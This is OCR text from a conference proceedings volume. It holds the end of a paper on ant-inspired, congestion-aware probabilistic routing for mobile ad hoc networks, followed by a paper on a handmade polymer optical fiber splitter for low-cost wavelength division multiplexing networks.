The time between starting the transmission of a packet and receiving the immediate acknowledge will refer as remote delay (d_{remote}) and receiving one packet and sending the immediate acknowledgment will be the local delay (d_{local}). C is measured as the speed of light. We consider some hypothetical value as distance $d_{i,j}$ by using (1).

3.2 Transmission Queue Length Metric

The second metric is a heuristic value transmission queue length in the ith node toward the neighboring nodes. The transmission queue length can affect the packet latency and packet drop because of the size of the packet length.

$$T_{i,j} = 1 - \frac{q_{i,j}}{\sum\limits_{j \in N_b^{[i]}} q_{i,j}} \tag{2}$$

The $q_{i,j}$ is the outgoing queue length in terms of bits waiting to be sent to the link between i and j and is the neighboring nodes of the node i (Fig. 1). Using some random values as transmission queue in terms of bits, we found the congestion metric $T_{i,j}$ in Table 1.




Fig. 1 Mobile nodes with distance and outgoing transmission queue

Table 1 Goodness of congestion metric $T_{i,j}$

$j \Rightarrow$ $i \Downarrow$	1	2	3	4	5	6	7	8
1		0.60	0.40					
2	0.80			0.40	0.80			
3	0.55			0.77		0.66		
4		0.92	0.78		0.64	0.85	0.78	
5		0.85		0.85			0.57	0.71
6			0.63	0.90			0.72	0.72
7				0.60	0.80	0.80		0.80
8					0.50	0.66	0.83	

3.3 Ant-Based Probabilistic Path Selection

When a source needs a route to destination d without knowing the global topology, using the initial pheromone information available, the ant will chose its next hop with probability $P_{i,j}$. We have proposed an algorithm to find the distance of neighbor node from the ith node, and also, we have calculate the deposition, evaporation, and residual pheromone on the link $l_{i,j}$

$$\Delta\tau_{i,j}(t) = mvl_{i,j} \times \frac{1}{d_{i,j}},\ j \in N_b^{[t]} \tag{3}$$

$$\tau_{i,j}^{d}(t) = \tau_{i,j}(t) + \Delta\tau_{i,j}(t)\rho \tag{4}$$

$$\tau_{i,j}^{e}(t) = \tau_{i,j}^{d}(t) \times \rho \tag{5}$$

$$\tau_{i,j}^{r}(t) = \tau_{i,j}^{d}(t) - \tau_{i,j}^{e}(t) \tag{6}$$

where $mvl_{i,j}$ is the minimum distance selected from the neighbor nodes of i. The $\Delta\tau_{i,j}(t)$ is the reciprocal of the distance $d_{i,j}$ on the link. $\tau_{i,j}(t) = 0.1$ is the initial pheromone deposition and the ρ specifies the rate at which pheromone evaporates, to calculate ρ we use the technique in [11], $\rho \in [0, 1]$. We take $\rho = 0.4$. The final residual pheromone on the link is $\tau^r_{i,j}(t)$. The nodes residual pheromones metric is shown in the following Table 2.

When the pheromone information is available, the ant will chose its next hop with probability $P_{i,j}$. We adopt this concept by using Baye's probability theorem

$$P_{i,j}(t) = \frac{\left[\tau_{i,j}(t)\right]^{\alpha}\left[T_{i,j}\right]^{\beta}}{\sum_{j \in N_b^{[i]}}\left[\tau_{i,j}(t)\right]^{\alpha}\left[T_{i,j}\right]^{\beta}}, \quad \text{for } i = 1 \text{ to } N, \tag{7}$$

where $\alpha \geq 0$ and $\beta \geq 0$ are the relative importance of the pheromone trail and congestion. The N is all the nodes in the network. We can calculate the probability corresponding to other nodes which are shown in Table 3.

Table 2 Residual pheromone metric $\tau_{ij}(t)$

$j \Rightarrow$ $i \Downarrow$	1	2	3	4	5	6	7	8
1		0.42	0.30					
2	0.16			0.42	0.33			
3	0.10			0.42		0.20		
4		0.30	0.42		0.24	0.16	0.18	
5		0.42		0.42			0.42	0.30
6			0.28	0.21			0.28	0.42
7				0.30	0.42	0.35		0.35
8					0.24	0.42	0.28	

Table 3 Probability metric on l_i

i,j	$P_{i,j}(t)$ $\alpha > \beta$	$P_{i,j}(t)$ $\alpha < \beta$
1,2	0.76	0.75
1,3	0.24	0.25
2,1	0.27	0.12
2,4	0.18	0.39
2,5	0.55	0.49
3,1	0.08	0.03
3,4	0.68	0.81
3,6	0.24	0.16
4,2	0.30	0.27
4,3	0.30	0.45
4,5	0.11	0.12
4,6	0.14	0.07
4,7	0.13	0.08
5,2	0.34	0.32
5,4	0.34	0.32
5,7	0.15	0.22
5,8	0.17	0.14
6,3	0.17	0.18
6,4	0.26	0.15
6,7	0.22	0.21
6,8	0.33	0.46
7,4	0.13	0.14
7,5	0.32	0.36
7,6	0.27	0.25
7,8	0.27	0.25
8,5	0.14	0.14
8,6	0.42	0.55
8,7	0.44	0.31

3.4 Algorithm P^2sdt: Node i Processing for Distribution of Traffic

Algorithm P^2sdt( )

Input: d_{ij} : Distance between the nodes, q_{ij} : Transmission queue length
α and β : Relative importance of pheromone deposition and congestion
ρ : Rate at which pheromone evaporates, i : Source node

Output: τ : Maximum probability for distribution of traffic

BEGIN
Calculate $\tau_{i,j}(t)$ (using (6)) and Calculate $T_{i,j}$ (using (2))
S = Set of all neighbor nodes of i, Chose j $\in$ S, S= S – {j}
if (α>β) then Compute $\tau = \tau_{i,j}(t)$
while($S \neq \phi$)
Chose j $\in$ S, Compute $\tau_{i,j}(t)$
if($\tau < (\tau_{i,j}(t))$) then $\tau = \tau_{i,j}(t)$
else if ($\tau == \tau_{i,j}(t)$) then $\tau = T_{i,j}$
end if
S= S – {j}
Distribute.Traffic[1](τ)
end while
else if (α<β) then Compute $\tau = T_{i,j}$
while($S \neq \phi$)
Chose j $\in$ S, Compute $T_{i,j}$
if($\tau < (T_{i,j})$) then $\tau = T_{i,j}$
else if ($\tau == T_{i,j}$) then $\tau = \tau_{i,j}(t)$
end if
S= S – {j}
Distribute.Traffic(τ)
end while
end if
END

3.5 The Route Discovery

When initialization process starts, the single-hop HELLO messages creates the neighborhood for each node which contains source IP address and hop count (Initialized to 0). Whenever a traffic source s needs a route to a destination d, it broadcasts route request packets (RQ) across the network. The RQ packet contains destination IP address, source IP address, and broadcast ID. We adopt flooding the RQ packet with probabilistic broadcast scheme combined with the outgoing queue length in terms of bits and the distance metric. When a node first receives a packet, with probability p, it broadcasts the packet to its neighbors, and with probability $1 - p$, it discards the packet. The value p is calculated as

$$Q_{i,j} = \frac{q_{i,j}}{\sum_{j \in N_b^i} q_{i,j}} \tag{8}$$

$$D_{i,j} = \frac{d_{i,j}}{\sum_{j \in N_b^i} d_{i,j}} \tag{9}$$

$$P_{\mathrm{CONG}i,j}(t) = e^{-\sigma(Q_{i,j})} \tag{10}$$

$$P_{\mathrm{Dist}i,j}(t) = e^{-\sigma(D_{i,j})} \tag{11}$$

$$P_{i,j}(t) = \beta'\big(P_{\mathrm{CONG}i,j}(t)\big) + (1 - \beta')\big(P_{\mathrm{Dist}i,j}(t)\big), \tag{12}$$

where β' lies between 0 and 1.

3.6 Algorithm P^2scm: Node i Processing for Selection of Path

Algorithm P^2scm( )

Input: d_{ij} : Distance between the nodes, q_{ij} : Transmission queue length.
Output: p : Maximum probability for path discovery

BEGIN
$Q_{i,j}$ ← Relative Pheromone deposition on the link.
$D_{i,j}$ ← Relative congestion on the link
S = Set of all neighbor nodes of *i*
Chose j ∈ S, Compute $p_{i,j}(t)$, Compute $p = p_{i,j}(t)$
S = S – {j}
while(S ≠ ϕ)
Chose k ∈ S
Compute $p_{i,k}(t)$
if ($p < p_{i,k}(t)$) then
Route.Discovery^2 (p)
end if
S = S – {j}
end while
END

In this algorithm, σ (>0) is the coefficient and $\beta \in [0, 1]$ is the relative importance of the distance and congestion in the link. This broadcast scheme helps to discover new routes avoiding congestion areas and adopting less distance probabilistically. If $P_{CONGi,j}(t)$ is less means more congestion in the path, due to maximum probability is set on $P_{i,j}(t)$, the $P_{Disti,j}(t)$ must be high means shorter distance is available in the link. With the same probability, this broadcast scheme by changing β as 0.7 or 0.3 sets a new probability value to find a new path. The node *j* receives a route request (RQ) packet and sends a route reply (RP) which routed back to the source s via the reverse paths. Otherwise, the RQ is rebroadcast. When the destination node receives RQ, it will send a RP to all the neighbors from which it gets a RQ.

3.7 The Route Reinforcement

In our three-phased routing algorithm, when the destination node started to receive the data packets from its neighbor node invokes the reinforcement procedure to pull more data packets through a neighbor node in terms of good paths. Here, good paths mean probabilistic value of less amount of bits in outgoing queue in the neighbor node, less distance and more pheromone deposition on the path. The route reinforcement signal (RRS) packet contains a destination IP address, pheromone value ($\Delta\tau$), and sequence number. When a node n receives a RRS, understand it has a good path from destination among all the other nodes, so node n updates its pheromone table ($\Delta\tau$). In the similar way, node n also sends a RRS packet to its neighbor nodes.

$$\Delta\tau_{s,n,d} = \mathrm{MAX}\left(\sum_{n\in N_d} \tau_{s,N_d}\right) \cdot \mathrm{e} - (\Delta \mathrm{hop}_{s,d}) \tag{13}$$

When RRS packet w is sent by a destination node or any intermediate node to its neighbor, the $\Delta\tau_{s,n,d}$ is calculated using the current largest pheromone value of $\mathrm{MAX}(\sum_{n\in N_d} \tau_{s,N_d})$ in node d with the next hop n to the source node. $\sum_{n\in N_d} \tau_{s,N_d}$ is the cumulative pheromone deposition from s to d through node n. The N_d is the neighbor nodes of the destination node d.

$$\Delta \mathrm{hop}_{s,d} = \mathrm{MIN}\left(\mathrm{hop}_{\substack{s,n,d \\ n\in N_d}}\right) - \mathrm{MIN}\left(\mathrm{MIN}\left(\mathrm{hop}_{\substack{s,n,d \\ n\in N_d}}\right)\right) \tag{14}$$

The relative source hop distance is calculated using (14). The $\mathrm{MIN}(\mathrm{hop}_{s,n,d_{n\in N_d}})$ is the shortest hop distance from source s to current node d through neighbor node n. The $\mathrm{MIN}(\mathrm{MIN}(\mathrm{hop}_{s,n,d_{n\in N_d}}))$ is the shortest hop distance from source s to the current node d through all the neighbor node n (Table 4).

The highest value found on the link toward node 6, destination d will send a RRS to node 6. Node 6 will update its value 1.79 by 2.03 in its routing table. This procedure will repeat by the node 6 to its neighbor nodes also. In this way, a good path will be reinforced to the source node to bait more data on that route.

4 Analysis

Our proposed P^{2}sdt algorithm will distribute the data traffic according to the probabilities for each neighbor node j in the routing table [8].

Algorithm P^{2}sdt at first $\alpha > \beta$, we observe that the higher pheromone on the link l_{ij} will have higher probability of path selection and higher goodness of congestion means small queue data length will have low probability. If the

Table 4 Probability metric on $P_{i,j}$

i, j	$P_{i,j}$ $\beta' = 0.3$	$P_{i,j}$ $\beta' = 0.5$	$P_{i,j}$ $\beta' = 0.7$
1,2	0.67	0.67	0.67
1,3	0.54	0.54	0.54
2,1	0.63	0.68	0.73
2,4	0.75	0.69	0.63
2,5	0.80	0.80	0.81
3,1	0.54	0.57	0.59
3,4	0.87	0.85	0.83
3,6	0.77	0.75	0.74
4,2	0.88	0.89	0.90
4,3	0.87	0.85	0.83
4,5	0.76	0.71	0.66
4,6	0.76	0.79	0.82
4,7	0.77	0.78	0.78
5,2	0.81	0.83	0.84
5,4	0.81	0.83	0.84
5,7	0.75	0.72	0.69
5,8	0.72	0.73	0.73
6,3	0.74	0.73	0.72
6,4	0.76	0.80	0.84
6,7	0.76	0.76	0.75
6,8	0.82	0.80	0.78
7,4	0.71	0.70	0.69
7,5	0.81	0.81	0.81
7,6	0.78	0.79	0.80
7,8	0.78	0.79	0.80
8,5	0.63	0.62	0.61
8,6	0.78	0.76	0.74
8,7	0.74	0.77	0.79

deposition is same on both the link, P^2sdt evaluates the less congested path means queue data length is small.

Also by making $\alpha < \beta$, P^2sdt consider the less congested path probabilistically means when the queue data length or congestion is same on both the link, the higher probability comes with higher pheromone concentration on the link.

Similarly, P^2scm algorithm evaluates the goodness of congestion as well as distance. If the probabilistic value of goodness of congestion is low, the probabilistic value of goodness of distance must be high which is observed in Table 5.

Using RRS, node i have to reinforce one of its neighbors at least once by sending RRS message from its own message cache. This procedure will help the continuous search process until it reaches source node s and also evaluates the process of pheromone exists on the link while the value of $\Delta\tau_{ij}(t)$ is greater than a small quantity ε, where ε tends to zero.

Table 5 No of hop and pheromone deposition at destination node

Neighbor node to destination	Path	No of hop	Pheromone deposition	$\Delta\tau_{s,n,d}$
	1–2–5–8	3	1.05	
5	1–2–4–5–8	4	1.38	1.38
	1–3–6–4–5–8	5	1.25	
	1–3–4–5–8	4	1.06	
	1–2–5–4–6–8	5	1.75	
6	1–2–5–4–3–6–8	6	2.03	2.03
	1–3–6–8	3	0.92	
	1–3–4–6–8	4	1.3	
	1–2–5–7–8	4	1.52	
	1–3–6–7–8	4	1.13	
7	1–2–5–4–7–8	5	1.70	0.89
	1–3–6–4–7–8	5	1.19	
	1–2–5–4–3–6–7–8	7	2.42	

5 Conclusion

We have proposed a new mathematical model for congestion control which provides a single-hop congestion-aware probabilistic path selection algorithm using the swarm intelligence of biological ant. Using distance and congestion metric, the algorithm invokes route discovery process with less congestion and shorter distance in a single hop. By probabilistic approach, the algorithm can prevent forward data traffic into the congested areas and also finds the shortest distance within a pair of nodes. For data transmission, if more congestion occurs in all the links of a node i, this algorithms can shift the mode of transmission and easily avoid the congested areas. Using these above-stated mathematical models and some hypothetical data, we tried to control the congestion at local node level.

References

1. Leung, R., Jilei, L., Poon, E., Chan, C.A., Baochun, L.: MPDSR: A QoS-aware multipath dynamic source routing protocol for wireless ad hoc networks. In: 26th Annual IEEE Conference on Local Computer Networks, pp. 132–141 (2001)
2. Lee, S., Garla, M.: Split multi-path routing with maximally disjoint paths in ad hoc networks. In: International IEEE Conference on Communication, pp. 3201–3205 (2001)
3. Tran, D.A., Raghavendra, H.: Congestion adaptive routing in mobile ad hoc networks. In: IEEE Transaction on Parallel and Distributed Systems, pp. 1294–1305 (2006)
4. Zheng, X., Guo, W., Liu, R., Trian, Y.: A new dynamic load-aware based load-balanced routing for ad hoc networks. In: IEEE, pp. 407–411 (2004)
5. Chen, X., Jones, H.M., Jatyalath, A.D.S.: Congestion aware routing protocol for mobile ad hoc networks. In: IEEE Conference on Vehicular Technology, pp. 21–25 (2007)

6. Asokan, R., Natarajan, A.M., Venkatesh, C.: Ant based dynamic source routing protocol to support multiple quality of service (QoS) metrics in mobile ad hoc networks. Int. J. Comput. Sci. Secur. **2**(3), 48–56 (2008)
7. Zhenyu, L., Kwiatkowska, M.Z., Constantinou, C.: A biologically inspired congestion control routing algorithm for MANETs. In: 3rd IEEE International Conference on Pervasive Computing and Communications, pp. 226–231 (2005)
8. Mondal, A.K., Banerjee, P.K.: The success of data transmission in multipath routing for MANET. CoMPC Mob. Pervasive Comput., 48–51 (2008)
9. Beckers, R., Deneubourg, J.L., Goss, S.: Trails and u turns in the selection of the shortest path by the ant lasius niger. J. Theo. Biol., 397–415 (1992)
10. Gunther, A., Hoene, C.: Measuring round trip times to determine the distance between WLAN nodes. In: Networking, pp. 768–779. Springer (2005)
11. Joardar, S., Bhattacherjee, V., Giri, D.: A swarm inspired probabilistic path selection with congestion control in MANETs. In: 2nd International Conference on Computer Science, Engineering and Application, vol. 167, pp. 617–626. Springer (2012)

Integration of Eco-Friendly POF-Based Splitter and Optical Filter for Low-Cost WDM Network Solutions

Archana Rathore

Abstract The green technology wavelength division multiplexing based on polymer optical fiber (GT-WDM-POF) network solutions is presented in this paper. Green technology polymer optical fiber (GT-POF) splitter has been fabricated by environment-friendly handmade fusion technique, as an effective transmission media to split and recombine a number of different wavelengths. Two different wavelengths from ecologically friendly light emitting diode (LED) were fully utilized to transmit two different sources of systems; Ethernet connection and video transmission system. Red LED which in 650 nm wavelength capable to download and upload data through Ethernet cable while green LED in 520 nm wavelength transmits a video signal. Special filter has been placed between the splitter and receiver-end to ensure GT-WDM-POF network system can select and generate a single signal as desired. The material, fabrication method, system, and application approach in this study are based on the environment-friendly solution to reduce the power consumption and wastage without affecting the system performance. Our GT-POF splitter and GT-WDM-POF network solution proposed in this paper are the first reported up to this time.

Keywords Environment · Fusion · Multiplexer · Polymer · Wavelength

1 Introduction

The field of 'green technology' encompasses a continuously evolving group of methods and materials, from techniques for generating energy to non-toxic cleaning products. The present expectation is that this field will bring innovation

A. Rathore (✉)
O. P. Jindal Institute of Technology, Raigarh, Chhattisgarh, India
e-mail: archii_5@yahoo.co.nz

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_40, © Springer India 2014

and changes in daily life of similar magnitude to the 'information technology' explosion over the last 2 decades. In these early stages, it is impossible to predict what 'green technology' may eventually encompass [1]. Nowadays, the whole world of telecommunications and information communities is facing a more and more serious challenge, namely on the one side, the transmitted multimedia-rich data are exploding at an astonishing speed, and on the other side, the total energy consumption by the communication and networking devices and the relevant global CO_2 emission are increasing terribly. It has been pointed out that 'currently 3 % of the worldwide energy is consumed by the information and communications technology (ICT) infrastructure that causes about 2 % of the worldwide CO_2 emissions, which is comparable to the worldwide CO_2 emissions by airplanes or one quarter of the worldwide CO_2 emissions by cars' [2]. According to the recent research report of Ericsson Media Relations, energy costs account for as much as half of a mobile operator's operating expenses. Therefore, telecommunications applications can have a direct, tangible impact on lowering greenhouse gas emissions, power consumption, and achieve efficient recycling of equipment waste. Moreover, to find radio networking solutions that can greatly improve energy efficiency as well as resource efficiency is not only benefit for the global environment but also makes commercial sense for telecommunication operators supporting sustainable and profitable business.

2 Optical Fiber

In optical communication systems, silica-based optical fibers are the medium for long- and large-capacity signal transmission. The optical fiber is achieving a loss of 0.154 dB/km at $\lambda = 1.55$ μm wavelength. This means that the original signal intensity of light decreases to its half after having travelled 20 km through the optical fiber. There are two general categories of optical fibers: single-mode fiber (SMF) and multimode fibers (MMF). As shown in Fig. 1, the core diameter of a MMF is six times bigger than the core of a SMF.




Fig. 1 Optical fiber

3 Green Technology Source

LEDs, or light emitting diodes, are the light source in solar powered products. This solid-state product is composed of a semiconductor diode that can conduct electricity.

3.1 Efficiency

An incandescent light requires much more energy to properly heat the filament in order to generate light. The light produced by an LED is a cool light.

3.2 Color

LEDs do not require filters, like colored bulbs; in order to create a specific colored light. Color is produced based on the material of the semiconductor.

3.3 Size

LEDs come in many different sizes since they are not constrained to creating a vacuum in which to house the filament. LEDs can be smaller than 2 mm.

3.4 On/Off Time

An LED takes only microseconds to achieve its full brightness. On/off time or blinking of LED also represents the capacity of data that can be modulated.

3.5 Dispersement

An LED is designed to focus its light, so where an incandescent or fluorescent may seem brighter since the light radiates in all directions, the LED light can be directed to a specific location without the use of an external reflector.

3.6 Ecologically Friendly

LEDs are more efficient than others, as stated above; so they conserve electricity, especially if they are solar powered. LEDs do not contain toxic chemicals like fluorescent bulbs do.

Three major benefits of this solid-state lighting technology, shown in Fig. 2, *can be summarized as follows*: *Firstly*, the inherent capability of solid-state sources to generate light with high efficiency is resulting in giant energy savings. Secondly, potentially huge environmental benefits are a result of the efficiency and durability of solid-state emitters, particularly LEDs based on inorganic semiconductors. *Thirdly*, solid-state emitters allow one to control the emission properties with much greater precision, thereby allowing one to custom-tailor the emission properties for specific applications.

4 Green Technology Medium

Nowadays, polymer optical fiber (POF) becomes alternative transmission media replacing copper or even glass fiber for short-haul communication unlike glass POF remains flexible while having a large diameter core and high numerical Aperture, lead to high capacity. They can bring along the fiber. Another feature is the use of visible light to transmit information.




Fig. 2 Benefits enabled by solid-state light sources




Fig. 3 Wavelength division multiplex (*WDM*) with an optical multiplexer and demultiplexer

5 Green Technology Network

In wavelength division multiplexing based on polymer optical fiber (WDM-POF) system, many transmitters with different lights color to carry single information. For example, red light with 650 nm wavelength modulated with Ethernet signal while blue, green, and yellow lights carry image information, radio frequency (RF), and television signal, respectively [3], as shown in Fig. 3. For this study, fusion technique is practically applied to fabricate POF splitter. Essentially, the term of 'fusion' defines the act or procedure of liquefying or melting by the application of heat.

6 Green Technology WDM Communications

The $1 \times N$ GT-POF splitter is an optical device, which ended by N number of POF ports, while the other side ended by one POF port [4]. Each inputs and output is connected with POF connecter as shown in Fig. 4. The splitter can also be used as multiplexer and the splitter–filter combination can be performed as demultiplexer.

7 Environment-Friendly Fabrication Method

To fabricate the final product of optical $1 \times N$ GT-POF splitter, some stages have to be done, start from fiber fusion, bundle formation, and finalized with cable jointing (Diameter 1 mm). Thus, heat was provided for POFs through metal tube heating [5] as shown in Fig. 4.

The end of taper-twisted POFs inserted into the socket through wider slot and glued properly, so that the connection will be even strong. While the other socket inserted by POFs cable as depicted in Fig. 5.




Fig. 4 Fabrication of splitter for GT-WDM-POF system design which supporting environment-friendly campaign, by eliminating massive machine-based fabrication method which lead to exposure to harmful gases such as nitrogen, oxygen, and carbon monoxide




Fig. 5 Connection between the output optical $N \times 1$ splitter with 1-mm POF cables

8 Result and Discussion

Through modified fusion technique (see Fig. 6), the ideal sample of fused-taper-twisted POFs successfully produced which the diameter of fused-taper-twisted POF approaching 1 mm. As the result of injecting red LED through the fused POF bundle. It is observed that all POF outputs did illuminate red light individually with different intensity power. So this means that no deformation occurred along fused-taper-twisted POFs and this sample has ability of signal coupling.




Fig. 6 Prototype of the handmade 1 × *N* GT-POF splitter; *zoomed in picture* visualize the fused-taper-twisted POF & GT-POF splitter and demultiplexer play an important role in WDM communication in-vehicle entertainment networking and application for home networking and surveillance system in-house

Closed-circuit television (CCTV) is not a cheap and simple system. The most powerful is the more money we spend to build the overall system. But now, with a handmade POF-based device, video signal splitting process will never be face pricing constraints anymore. So here, we can see that this handmade device able to




Fig. 7 Power output measurement

become the next video signal splitting solution (see Fig. 6) GT-POF splitter to split a video signal into a number of rooms, using a simple image processing devices, image from the main door will be transmitted into the house. More rays of light refracted and propagate beyond cladding to atmosphere from the observation of power output measurement; the final result was obtained as shown in Fig. 7.

9 Conclusion

In conclusion, GT-POF splitter fusion technique has been successfully practiced to fabricate optical 1 × N GT-POF splitter. Basically, the 1 × N GT-POF splitter is a part of fused POF bundle (or namely as 4 × 4 splitter). 1 × N GT-POF splitter has been formed based on left side of fused bundle as the prototype has lower loss in leftward light propagation. Final analysis shows that efficiency of 1 × 4 GT-POF splitter output has splitting ratio 25:16:31:28 and 2.41 dB of minimum optical loss. Hence, the obtained result reveals that handmade 1 × N GT-POF splitter has great potential to be employed as an economical wavelength division multiplexer because it able to couple several different wavelengths with few main advantages that is low optical loss and low cost. However, the homogeneity of this prototype is not yet satisfied. An intensive study suggested in order improving the homogeneity of this prototype.

10 Enhancement

Optical fibers, which have been shown to be capable of conveying bandwidth demand, have been rolled out to more than 32 million homes and professional buildings worldwide up to 2010. The basic technological and economic challenges of fiber-to-the-home (FTTH) have been solved. The current FTTH technology can now provide baseband Gbit Ethernet and high-definition TV services to the doorstep. Thus, the bottleneck for delivery of broadband services to the end users is shifting from the access to the in-building network.

References

1. Gupta, P., Khurana, H.: Public entrepreneurship: a dynamic strength for budding green technology (2010)
2. Harun, H., Guna, H.: Bidirectional optical power measurement for high performance polymer optical fiber-based splitter for home networking (2009)
3. Grzemba, A.: MOST: the automotive multimedia network. Green power to bring mobile telephony to billions of people. Ericsson Media Relations. Franzis (2008)

